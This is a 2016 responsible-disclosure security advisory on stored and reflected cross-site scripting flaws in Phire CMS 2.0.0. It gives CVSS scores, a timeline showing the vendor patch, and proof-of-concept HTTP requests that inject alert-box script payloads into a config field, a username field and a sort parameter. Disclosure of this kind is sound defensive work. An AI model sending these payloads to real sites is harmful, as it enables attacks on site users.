Security Research Advisory

Multiple Cross-Site Scripting (XSS) Vulnerabilities

Phire CMS

Mattia Reggiani - info@mattiareggiani.com
7-17-2016

Table of Contents

1 Summary

Phire CMS is an open source content management system and publishing platform for managing the content of websites and web applications. Phire CMS is written using the MySQL database and the PHP programming language.

Phire CMS is prone to multiple cross-site scripting (XSS) vulnerabilities, which could be used by malicious users to inject arbitrary JavaScript code in victim's browser.

For testing the Phire CMS web application, I used the last release available at the time of writing: **2.0.0**, which is downloadable at this URL https://github.com/phirecms/phirecms.

Tests were conducted on an Ubuntu Server 14.04 using the web server Apache 2.2.31.

1.1 Disclosure timeline

Details	Date
Discovery	05/06/16
Vendor disclosure	09/06/16
Vendor acknowledgment	10/06/16
Patch release	14/06/16
Public disclosure	19/07/16

2 Vulnerabilities detail

2.1 Stored Cross Site Scripting (XSS)

CVSS v3.0 Base	**HIGH (7.6)**
Vector String	**CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L**

2.1.1 Description

Multiple stored XSS vulnerability has been found in HTTP Referer header. This can lead to arbitrary execution of code client-side (eg. Javascript).

The following Proof of Concept (PoC) could be used to exploit the vulnerability:

Proof of Concept 1:

HTTP Request

```
POST /phirecms/phire/config HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/phirecms/phire/config
Cookie: [...]
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 135

datetime_format=&datetime_format_custom=%22%3E%3Cscript%3Ealert%281337%29%3C%2Fscript%3E&pagination=25&system_theme=default&submit=Save
```

HTTP Response

```
HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

...

<div class="datetime-format">

<input type="radio" name="datetime_format" id="datetime_format8"
onclick="phire.customDatetime('/phirecms/phire');" checked="checked"
value=""><script>alert(1337)</script>" />

<input type="text" name="datetime_format_custom"
id="datetime_format_custom"
onkeyup="phire.customDatetime('/phirecms/phire')"
value=""><script>alert(1337)</script>" size="10" />

<span id="datetime-custom">(><032016-06-07T23:40:03+02:00Tue, 07 Jun 2016
23:40:03 +020040p30>pmTuesdayEurope/BerlinTue, 07 Jun 2016 23:40:03
+020030(1337)</032016-06-07T23:40:03+02:00Tue, 07 Jun 2016 23:40:03
+020040p30>)</span>

</div>

...
```

Screenshots:



Figure 1 Insertion of XSS payload



Figure 2 Execution of XSS payload

4 Advisory number: MR-16-03

Proof of Concept 2:

HTTP Request

```
POST /phirecms/phire/users/edit/1002 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/phirecms/phire/users/edit/1002
Cookie: [...]
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 208

submit=Save&active=1&verified=1&role_id=2001&id=1002&username=%22%3E%3Cscript%3Ealert%281337%29%3C%2Fscript%3E&password1=1234567890&password2=1234567890&first_name=fff&last_name=&company=&title=&email=&phone=
```

HTTP Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
...
<h1 class="users-header">Edit User : <span id="title-span">"><script>alert(1337)</script></span></h1>
...
```

Screenshots:



Figure 3 Insertion of XSS payload



Figure 4 Execution of XSS payload

2.2 Reflected Cross Site Scripting (XSS)

CVSS v3.0 Base	MEDIUM (5.7)
Vector String	CVSS:3.0/AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:L

2.2.1 Description

Reflected XSS vulnerabilities have been found in System module. This can lead to arbitrary execution of code client-side (eg. Javascript).

The following list provides some Proof of Concept (PoC) which could be used to exploit the vulnerabilities:

Proof of Concept:

HTTP Request

```
GET
http://[HOST]/phirecms/phire/users?sort=id%3E%3Cscript%3Ealert(1337)%3C/scr
ipt%3E
```

HTTP Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
...
<p>Error: 1054 => Unknown column 'id><script>alert(1337)</script>' in 'order
clause'.</p>
...
```

Screenshots:



Figure 5 Insertion and execution of XSS payload